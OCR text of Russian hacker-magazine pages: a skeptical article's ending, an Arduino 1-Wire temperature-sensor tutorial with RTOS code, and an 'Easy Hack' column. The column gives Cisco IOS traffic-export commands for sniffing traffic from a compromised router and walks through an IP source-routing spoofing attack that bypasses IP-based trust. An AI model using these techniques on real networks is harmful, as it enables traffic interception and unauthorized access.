
Ну и третье — это, конечно же, нереализуемость идеи на том уровне, о котором заявляет Neptune, без серьезного опыта в данной области. А как я уже сказал, опыта такого у Neptune явно нет.

ВЫВОДЫ

К чему я это все? А просто к тому, что Neptune явно смотрят в будущее и предложенная ими технология точно будет успешно реализована уже в самое ближайшее время. По сути, все, чего не хватает, — это по-настоящему емкие аккумуляторы на базе каких-нибудь биотехнологий, производство которых, я уверен, будет налажено уже в течение пяти лет. Получится ли что-то у Neptune? Вряд ли, но я желаю ребятам удачи, по крайней мере в том случае, если они не решили просто подзаработать легких денег и сбежать куда-нибудь в Камбоджу.

АРДУИНО ПО-ХАРДКОРНОМУ

ЧАСТЬ IV



WARNING

Будь внимателен при подключении термодатчика, при ошибке подключения ты можешь его сжечь. Если сам не силен, попроси умеющего товарища спаять тебе проводки, ничего зазорного в этом нет :).



Антон Сысоев
anton.sysoev@gmail.com

ОСВАИВАЕМ ЦИФРОВОЙ ТЕРМОДАТЧИК И 1-WIRE

Моргания лампочки и замыкание контактов — дело интересное и полезное для первых шагов. Но, как все мы помним со школы, чем нагляднее эксперимент, тем он интереснее. Я продолжу развивать проект из предыдущих серий, и сегодня мы прикрутим термодатчик 1-Wire для того, чтобы контролировать температуру в твоем многострадальном холодильнике. Того и гляди, скоро у тебя появится «умный» холодильник :).

В ПРЕДЫДУЩИХ СЕРИЯХ

Так как я продолжаю повествование с некоей точки, а не с самого начала, то пройдусь по тому, что уже имеется. В нашем арсенале **Arduino mega2560** с поднятой **OCPB scmRTOS**. Прошивка позволяет моргать светодиодом L на плате в разных последовательностях в зависимости от «аварийного» или «нормального» состояния, а также «плеваться» в консоль грязными ругательствами (ведь ты именно такие выбрал?) в качестве уведомления об изменении состояния. «Нормальность» состояния определяется замкнутостью контактного датчика. Последовательность можно менять из консоли. Исходники проекта выложены на GitHub (goo.gl/RtM3ZY).

ВДОХНЕМ НОВИЗНЫ

Идея прикрутить термодатчик зародилась у меня еще до того, как я начал делать этот проект. Последовательность действий (а именно так и нужно действовать — последовательно и не пытаться забегать вперед) оттягивала этот момент, и я особо не забивал себе голову деталями. Но вот время пришло.

Так в чем проблема? А вот в чем: можно было взять обычный резистивный термодатчик и использовать встроенный АЦП микропроцессора. Но! Я взялся за этот проект с правилом: минимум паяльника и дополнительного нестандартного оборудования, все из коробки. При использовании же резистивного термодатчика необходимо городить делитель напряжения, а значит, требуется минимальное, но погружение в схемотехнику. Так что этот вариант отпал.

Остался второй вариант — цифровой термодатчик. Правда, с ним тоже беда. Цифровой термодатчик подключается по интерфейсу 1-Wire, а такого интерфейса на плате нет. Зато есть вариант минимальными усилиями сделать программную эмуляцию этого интерфейса. Дополнительный бонус этого решения — термодатчиков можно посадить целый рассадник на одну проводную линию, в отличие от резистивного термодатчика (естественно, рекомендуется ознакомиться с матчастью, так как есть ограничения на длину линии, общее сопротивление и прочее).



DANGER

Статическое электричество смертельно для микросхем, старайся избегать работы с микроконтроллерами в синтетической и шерстяной одежде, по возможности используй заземляющие браслеты.

ЖЕЛЕЗО

Итак, выбор пал на термодатчик компании **Maxim**, модель **DS18S20** (что под рукой оказалось). Если ты полез гуглить, сразу предупреждаю: подавляющее количество примеров применения термодатчиков с Arduino построено на базе **DS18B20**. Он немного отличается, но в рамках нашего проекта разницы никакой.

Термодатчик имеет два режима работы: постоянное питание или паразитное питание. Я буду использовать режим паразитного питания. В этом режиме термодатчик кушает через подтягивающий резистор (4,7 кОм) линии 1-Wire, когда линия «свободна» или передается высокий уровень. Как раз это вторая деталь, которую необходимо найти, резистор 4,7 кОм.

Теперь, когда с подключением ты более или менее разобрался, приступим ко второй части нашего остросюжетного боевика. Нужно писать софт. Я, как и большинство программистов, создание ленивое, поэтому вопросил у Всезнающего Гугла, что уже придумано до нас и надо ли изобретать велосипед.

Самое вразумительное, что я нашел, — это библиотека OneWire (bit.ly/1CFEDVp), рекомендуемая ардуиновцами. Также нам пригодится творчество еще одного товарища из ардуиновского сообщества — библиотека, реализующая протокол обмена данными с термодатчиком (goo.gl/OkYW7c).

Можно просто взять, собрать все это в обычный скетч и прошить в железку, на чем и успокоиться. Но ты помнишь про холодильник? А значит, будем вкорячивать это добро в наш проект.

ОСЬ ЗЛА

Предварительные причесывания


Начал я с простого — заставил хотя бы собираться библиотеки. Обе библиотеки используют ардуиновские функции, поэтому пришлось внести некоторые изменения. Для начала добавим файл `OneWire_Port.h` в проект (он будет портом библиотеки OneWire для проекта) и приинклюдим его в файл `OneWire.h`, а затем начнем причесывание. А именно:

- OneWire построена таким образом, что ей при создании экземпляра объекта скармливается номер ноги, на которой у тебя будет линия 1-Wire. Это тащит за собой кусочек мрака из недр библиотек Ардуино, поэтому я пошел простым путем и зашил хардкодом в конструктор класса OneWire нужные мне ноги. Да, теряем универсальность, но я пока не вижу применения с двумя шинами 1-Wire (хотя... ну да не сейчас). Исходя из схемы платы, я выбрал ногу PA6, которая выходит на колодку DIGITAL пин 28.

```
PORTA &= ~_BV(PA6);
DDRA &= ~_BV(PA6);
bitmask = _BV(PA6);
baseReg = &PINA;
```

- OneWire использует задержки в микросекундах для реализации протокола 1-Wire, подсунем библиотечную функцию _delay_us() в файл `OneWire_Port.h`


```
#define delayMicroseconds(usec) _delay_us(usec)
```



WARNING

При работе с микроконтроллером постарайся убрать все металлические предметы, чтобы предотвратить случайное короткое замыкание и выход платы из строя.

- OneWire любит отключать прерывания во время выполнения очень маленьких задержек (несколько микросекунд), и я ее понимаю. Но сразу же оглянемся и подумаем о том, что у нас все-таки будет ось. А значит, включение прерываний разумнее прородить немного, чтобы случайно не потерять контекст выполнения на неопределенное время. Библиотека использует ардуиновские функции работы с прерываниями, подсунем ей стандартные через файл `OneWire_Port.h`:



```
#define noInterrupts()__builtin_avr_cli()
#define interrupts()__builtin_avr_sei()
```

- В драйвере термодатчика используется задержка, измеряемая в миллисекундах. Тут разумнее использовать вызов функции ОС, особенно учитывая размер этих задержек. Для замены sleep на вызов функции ОС пришлось немного погородить макросов в `OneWire_Port.h`, комментарии в коде.

```
/* Количество «тиков» операционной системы
   (переключений контекстов) в секунду */
#define __CLOCKS_PER_SEC  1000
/* Период системного таймера операционной
   системы */
#define PERIOD_TIMER_MS  ( 1000UL / __↵
CLOCKS_PER_SEC )
/* Макрос перевода миллисекунд в количество тиков
   операционной системы */
#define MSEC_TO_TICK( X )   ( X / PERIOD_TIMER_MS )
#define delay(msec)↵
OS::sleep( MSEC_TO_TICK(msec))
```






Схема подключения термодатчика



Фото подключения термодатчика





Первый запуск

Внедрение агента в банду

Теперь либы собираются, настал черед вкрутить их в код проекта. Как удостовериться, что оно заработало? Элементарно: создаем экземпляр класса OneWire, затем DallasTemperature с параметром шины, на которую подключены термодатчики, и начинаем все это активно использовать.

В проекте уже есть простенький терминал, добавляя туда команду, по которой будет производиться опрос термодатчика и вывод значения в терминал. Для удобства я добавил еще одну команду — поиск термодатчиков, по этой команде опрашивается линия, ответившие термодатчики заносятся в «кеш» библиотеки, после чего для найденных термодатчиков можно получить адреса и вывести их в терминал. Отмечу отдельно алгоритм поиска устройств на линии, очень увлекательный процесс, описан подробно в документации к iButton (goo.gl/u38G5U) в разделе Network Capabilities.






НЕМНОГО О САМОМ 1-WIRE


1-Wire — это так называемый однопроводный интерфейс. Примечателен он тем, что для обмена данными с устройствами по этому интерфейсу требуется всего один сигнальный провод и один провод «земли». Что еще более примечательно, устройства спроектированы таким образом, что по этому же сигнальному проводу они и «кормятся» (то есть для питания устройства используется все тот же сигнальный провод), такой режим называется «паразитным питанием». Для реализации такого способа питания в устройствах ставят достаточно емкий конденсатор.

Для того чтобы начать сессию обмена данными, необходимо сформировать сигнал «сброс». Для этого мастер передает в линию данных 0 на время не менее 480 мкс. После чего мастер отпускает линию данных и начинает слушать линию. За счет резистора подтяжки линия данных установится в 1. Если на линии присутствует устройство (датчик), то он передаст мастеру подтверждение сброса, для этого он удерживает линию данных в 0 на время 60–240 мкс. Считав состояние линии, мастер узнает о присутствии на шине устройств, готовых к обмену.



Старт обмена данными

1-Wire обладает еще одной особенностью: передача битов осуществляется не уровнями сигнала, а временными задержками. Таким образом, чтобы передать 1, необходимо установить в линии 0 и держать его 15 мкс, после чего отпустить линию, которая за счет подтягивающего резистора перейдет в уровень 1. Чтобы передать 0, необходимо установить в линии 0 на 15 мкс, а затем держать 0 на линии еще 60–120 мкс.



Передача данных 1-Wire

Выносим в отдельный поток

Собственно, теперь ты убедился, что библиотека работает, термодатчик тоже что-то измеряет (в данном случае комнатную температуру). Давай теперь подключим все это добро к нашей системе сигнализации. Для этого необходимо создать отдельный поток, в котором будет производиться периодический опрос термодатчика и при возникновении аварии отправляться сообщение.

Немного подумав, я решил, что лучше сделать целый класс — движок работы с термодатчиками, унаследовав его от класса process<>, чтобы все собрать в одну кучку: сделать имплементацию функции-потока, дать этой функции доступ к членам класса, выставить наружу основные функции работы с термодатчиками.

Однако тут я уткнулся в свою патологическую жадность. Мне хотелось оставить возможность опроса термодатчиков из консоли и иметь сигнализацию. Сразу же возникает необходимость разделять общие ресурсы, так как теперь два потока будут дергать один термодатчик (а точнее, шину 1-Wire). Лезь в класс OneWire и добавляй ему приватный мембер `OS::TMutex _mutex;`.

Здесь начинается интересное. Мьютекс мы завели, но пользоваться им внутри класса неразумно, так как библиотека работы с термодатчиком написана очень сильно интегрировано и на лету дергает функции байтовой, а не пакетной передачи по 1-Wire. Для локализации массовых вызовов я создал два метода: `open` и `close` для шины 1-Wire.

```
void OneWire::open()
{
    _mutex.lock();
}
void OneWire::close()
{
    _mutex.unlock();
}
```

Затем нам пришлось прошерстить всю библиотеку DallasTemperature и обернуть все вызовы функций работы с шиной 1-Wire в оболочку `_wire->open() -> _wire->close()`.

Реализация функции потока обработки показаний термодатчика совсем проста. В цикле запрашивается температура, проверяется на вхождение ее в граничные диапазоны (которые сейчас захардкожены), при изменении состояния отправляется грязное ругательное сообщение. Напомню, что в прошлой реализации аварийного потока я заложил код источника сообщения `AI_ANALOG`, который сейчас и использую. Приведу кусочек кода, чтобы не мучить тебя словами.

```
float val;
AnalogState new_state;
if (!TemperatureEngine::temperature_get(0, &val))
    {
      if (state != lost && ++ lost_cntr > 10 )
        {
            state = lost;
            TAlarmMessage msg;
            msg.state = state;
            msg.src = TAlarmMessage::AI_ALARM;
            AlarmMessageBox.push(msg);
        }
        continue;
    }
lost_cntr = 0;
if (val < low_value)
    new_state = low;
else if (val > high_value)
    new_state = high;
else
    new_state = normal;
if (new_state != state)
   {
    TAlarmMessage msg;
    msg.state = new_state;
    msg.src = TAlarmMessage::AI_ALARM;
```

```
        AlarmMessageBox.push(msg);
    }
    state = new_state;
```

Дополнительно я решил добавить аварийное состояние при обрыве термодатчика, то есть когда непрерывно не удается получить данные от термодатчика на протяжении некоторого времени, в данном случае десяти опросов.

```
Temperature: +31.56

Arduino> onewire get 1

Temperature: +32.06

Arduino> onewire get 1

Temperature: +32.56

Arduino>
Alarm: High temperature
onewire get 1

Temperature: +34.00

Arduino> onewire get 1

Temperature: +33.68

Arduino>
Temperature in normal state
onewire get 1

Temperature: +32.50
```

Проверка срабатывания аварии

Тут-то я и наступил на грабли. Я забыл про функцию инициации процесса измерения `DallasTemperature::requestTemperatures`. В ней стоят задержки для того, чтобы подождать, пока термодатчик производит измерение. Но я поставил `_wire->close()` перед этими задержками. В итоге я получил странную картину: при запросе из терминала начинали скакать показания термодатчика. А случалось вот что: поток движка термодатчиков запускал измерение, одновременно приходил я со своим запросом по терминалу, и в итоге мы оба читали какие-то неинициализированные значения.

Почесав затылок, я вынес отдельно функцию инициации процесса измерения и оставил ее вызов только внутри потока движка термодатчиков. Таким образом, при получении команды из терминала возвращается последняя измеренная температура. Работает даже быстрее, чем каждый раз дергать термодатчик и просить его померить вот прямо сейчас и прямо здесь.

Остается лишь добавить в поток обработки аварийных сообщений кейсы нового источника аварий.

```
template<> OS_PROCESS void TAlarmTask::exec()
{
    for(;;)
    {
        TAlarmMessage msg;
        /* Тут мы уснем до получения аварийного
           сообщения */
        AlarmMessageBox.pop(msg);
        /* Получили сообщение, теперь
           обработаем его */
        if (TAlarmMessage::DI_ALARM == msg.src)
        {
            // Обработка аварий цифрового датчика
        }
        else if(TAlarmMessage::AI_ALARM↵
                == msg.src)
        {
            /* Здесь вставляем код обработки
               аварий аналогового
               (термо)датчика */
        }
    }
}
```

Испытания огнем

Конечно же, огонь применять никто не собирается, пожаров нам только не хватает. Но полевые испытания провести стоит. Так как датчик достаточно инертный, то я решил извлечь хоть какую-то пользу от выделяемого компьютером тепла и засунул термодатчик под поток воздуха от процессорного кулера. Ура, температура поползла вверх!

Как только значения температуры перешагнули пороговое значение, тут же в терминал пришло ругательное сообщение. Следующим шагом была проверка на возврат в нормальное состояние.

Заключение

Вот мы и сделали еще один сложный шаг к защите содержимого твоего холодильника не только от периодически набегающих на твое жилище врагов, но и от разморозки. Теперь в твоем арсенале есть термодатчик, и так как используется линия 1-Wire, то ты уже самостоятельно можешь навесить и два, и три, и более термодатчиков. Надеюсь, что материал этой статьи раскрыл для тебя новые и интересные возможности, казалось бы, игрушечного Arduino и подогрел интерес к программированию встраиваемых систем. Помни, что только написание кода даст тебе знание и умение. Тренируйся, больше практики, старайся воплощать самые свои сумасшедшие идеи, и знание придет. Пиши, пиши, пиши! Железный привет, RESET :). ⌶

ЧЕСТНЫЙ 1-WIRE

Предложенный вариант реализации интерфейса 1-Wire обладает одним недостатком. Точнее, двумя.

1. Он жрет ресурсы (как любая программная эмуляция).
2. Он неустойчив к помехам.


С первым недостатком можно еще как-то мириться, хотя по мере роста проекта ресурсов остается все меньше. Со вторым недостатком в боевом софте надо бороться семплированием сигнала. Что такое семплирование? Допустим, бит 1 передается 6 мкс. Для того чтобы точно быть уверенным, что это 1, а не какая-то наводка, необходимо несколько раз в течение этих 6 мкс измерить состояние входного сигнала. Чем больше измерений ты проведешь, тем точнее будет твой результат и уверенность в правильности принятия данных. Однако 6 мкс — это ооочень мало, тут возникает вопрос разумности и аппаратных возможностей. С разумностью, хочется верить, у тебя все в порядке, а вот с возможностями в нашем микропроцессоре неважненько. Первое, что приходит в голову, — натравить таймер с частотой 1 мкс и получить хотя бы пять семплов. Проблема только в том, что в данном железе на такую частоту настроить таймер не представляется возможным. Настроить-то можно, но толку от этого не будет, так как надо учитывать накладные расходы на «проваливание» в прерывание, сохранение регистров, выход из прерывания. Другой вариант — мотание в цикле, но опять вопрос во времени. Такт процессора на частоте 16 МГц длится 1/16 мкс, то есть у тебя есть всего 16 тактов. За это ничтожное время тебе надо прокрутить счетчик (цикл же), снять состояние сигнала, перейти к следующей итерации. С учетом оптимизации и прочих накладных расходов на СИ сделать это практически нереально. Выход один — использовать аппаратную микросхему интерфейса 1-Wire, подключаемую, например, по SPI-интерфейсу.

РАБОТА ТЕРМОМЕТРА

Для работы с термометром по 1-Wire необходимо выполнить (по крайней мере для знакомства с ним) всего три действия:

- запустить измерение;
- подождать время, необходимое АЦП термометра, чтобы зафиксировать показание;
- считать показание из памяти термометра.

Как и с обычными АЦП, чем выше точность, тем больше времени требуется для проведения измерения, тем дольше нужна задержка перед попыткой чтения показаний.



WARNING

Редакция и автор не несут ответственности за возможный вред, причиненный здоровью и имуществу при несоблюдении техники безопасности работы с электроприборами.



Алексей «GreenDog» Тюрин, Digital Security
agrrrdog@gmail.com
twitter.com/antyurin

EASY HACK



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ПРОСНИФАТЬ ТРАФИК С РОУТЕРА CISCO

РЕШЕНИЕ

Продолжим тему, которая не влезла полностью в прошлый номер][. Тогда мы обсуждали постэксплуатацию в случае захвата контроля над Cisco роутером или свичем, а конкретнее — возможность снифа трафика, проходящего через сетевой девайс. Ведь у нас получается реальный man-in-the-middle, так как трафик естественным образом проходит через устройство.

В тот раз мы использовали фичу роутера Embedded Packet Capture, которая позволяла нам сохранять пакеты. Способ это действенный и гибкий (можно тонко настроить, что снифать), но имеет большой недостаток для нас — объем памяти девайса. Насколько мне нагуглилось, это в среднем от 128 Мб до 2–4 Гб. Для целей тестирования при точном фильтре этого может и хватить, но для «боевых условий» уже вряд ли. Для решения этой проблемы мы можем использовать другую фичу — зеркалирование трафика (port mirroring, port monitoring), когда весь трафик, приходящий на один сетевой интерфейс оборудования, в неизмененном виде отправляется на другой порт.

```
R1
!
ip traffic-export profile test2
  interface FastEthernet0/0
  bidirectional
  mac-address 0024.1d1f.9ce6
!
!
!
interface FastEthernet0/0
 ip address 192.168.56.100 255.255.255.0
 duplex full
!
interface FastEthernet1/0
 ip address 192.168.100.100 255.255.255.0
 ip traffic-export apply test2
 duplex full
 speed auto
!
interface FastEthernet1/1
 no ip address
 shutdown
 duplex auto
 speed auto
```

Пример конфига при экспорте трафика с FF 1/0 на FF 0/0

Изначально эта возможность идет от свичей (у которых портов обычно много), но организовать это можно и на роутере (даже если у него один физический порт), перекидывая трафик в какой-то VLAN например. При этом роутер оставляет данные IP-уровня и выше в неизменном виде, а вот данные канального уровня меняет, так как должен указать MAC-адрес устройства, которое уже будет «принимать» трафик.

Итак, как же нам это реализовать на практике? Возможность эта в роутерах Cisco называется IP Traffic export и доступна с версии IOS 12.3(4)T. Для ее реализации нам потребуется такая последовательность команд:

1. Входим в конфигурационный режим:

```
Conf term
```

2. Создаем профиль с именем TestFF для экспорта трафика:

```
ip traffic-export profile TestFF mode export
```

3. Указываем, какой трафик экспортировать (весь — bidirectianal, входящий, исходящий):

```
Bidirectional
```

4. Далее — интерфейс, куда экспортируем:

```
interface fastEthernet 0/0
```

5. И последнее, что нужно для профиля, — MAC-адрес устройства, куда отправлять трафик:

```
mac-address 5427.1E0C.45B1
```

6. Выходим из конфигурации профиля:

```
Exit
```

7. Задаем, на каких интерфейсах мы хотим слушать трафик, следующими двумя командами. Сначала выбираем интерфейс:

```
interface fastEthernet 1/0
```

8. Назначаем созданный профиль:

```
ip traffic-export apply TestFF
```

В примере мы весь трафик с интерфейса fastEthernet 1/0 перекидываем на fastEthernet 0/0. При этом наш хост, где мы уже фактически будем снифать трафик, может быть не напрямую подсоединен к fastEthernet 0/0, а через свичи, то есть главное — быть в одном сетевом сегменте. Достигается это за счет того, что роутер как раз подменяет канальный уровень, указывая в поле назначения наш MAC-адрес, который уже нормально обрабатывают промежуточные свичи. В качестве MAC-адреса отправителя роутер указывает свой (выходного интерфейса).

Чтобы остановить сниф, необходимо повторить последние две команды в режиме конфигурации, но уже с отключением экспорта (надо добавить по в начале):

```
interface fastEthernet 1/0
no ip traffic-export apply TestFF
```

Посмотреть статистику по экспорту можно командой

```
show ip traffic-export
```

Кроме того, этой же возможностью, IP Traffic export, можно экспортировать трафик в NVRAM роутера, то есть аналогично EPC.

И в конце хочу предупредить, что с этим способом необходимо быть осторожнее, так как, во-первых, экспорт затрачивает некоторое количество ресурсов CPU у роутера, а во-вторых, если мы будем экспортировать весь трафик с гигабитного интерфейса на 100-мегабитный, то может возникнуть коллапс :).

ОБОЙТИ ОГРАНИЧЕНИЯ, ИСПОЛЬЗУЯ IP SOURCE ROUTING

РЕШЕНИЕ

Существует достаточно интересная сетевая атака, которая позволяет нам обходить различные ограничения. Например, фильтрацию по IP-адресу для доступа к какому-то хосту. Основная ее фишка заключается в том, что она основана на «естественном поведении» хостов, которое вытекает из стандарта TCP/IP (RFC791). То есть это не проблема конкретной имple-

ментации или проблема дизайна, а иное использование вполне безопасной с виду возможности — IP Source Routing. А мы такое ведь очень любим! К сожалению, скажу сразу, что атаку эту мало где можно сейчас применить, так как в большинстве ОС IP Source Routing отключено по умолчанию.

Но обо всем по порядку. Есть протокол IP, и изначально в него как раз была добавлена эта возможность (Source Routing). Суть ее заключается в том, что хост — отправитель пакета имеет возможность в заголовках IP-датаграммы указать, через какие хопы (конечные хосты, сетевое оборудование) этот пакет и ответ на него должны пройти. Да-да, мы можем указывать перечень устройств в пути пакета, то есть мы как бы «маршрутизируем» его.

Причем различаются два вида Source Routing: Strict и Loose. Первый — точное указание последовательности хостов (именно и только через них должен пройти пакет), второй — просто перечень хостов, через которые пакет должен пройти, то есть между этими хостами могут быть какие-то еще. Первый вид «изначально» практически не использовался, а вот второй до сих пор номинально жив. Максимальное количество хопов — девять. Практически эта возможность была задумана во многом для тестирования проблем в сети, чтобы мы со своего хоста могли проверить различные маршруты.

Окей, а теперь посмотрим на примерчике (взятом с www.enclaveforensics.com), как же мы можем это использовать в своих целях (см. скриншот).

Итак, у нас есть (упрощенно): Alice и Bob, у которых «доверительные» отношения. Например, с IP Bob'а можно без аутентификации подключаться по Telnet'у к Alice. Есть Ivan — просто хост в сети (принтер, сетевой девайс), у которого есть доступ в сеть Bob и Alice. Мы — Eddie, наш роутер — Lynksys (который на деле не очень и нужен). Задача — подключиться к Alice от IP Bob'а, в обход ограничений на доступ из нашей сети.


Как я думаю, ясно, по сути, мы можем указать IP Bob'а и отправить пакет Alice, но проблема в том, что Telnet — это TCP, а значит, «трехступенчатое рукопожатие», и значит, Alice напрямую ответит Bob'у и подключения мы не получим. А вот с использованием Loose Source Routing — сможем. Для этого мы делаем такую последовательность:

1. Отправляем пакет Alice с указанием в IP отправителя — Bob'а, а также IP-адреса Lynksys'а и Ivan'а в Source Routing.
2. Пакет проходит через Lynksys, а потом через Ivan'а. При этом пакет обходит ограничения, которые наложены на нас.
3. Alice получает наш SYN-пакет, отвечает на него как для Bob'а, но так как у входящего пакета стоит Source Routing, то отвечает Bob'у с тем же списком. То есть пакет к Bob'у должен пройти опять через Ivan'а и наш Lynksys.
4. И все бы дошло до Bob'а, да на нашем Lynksys'е мы пакет пересылаем на наш хост.

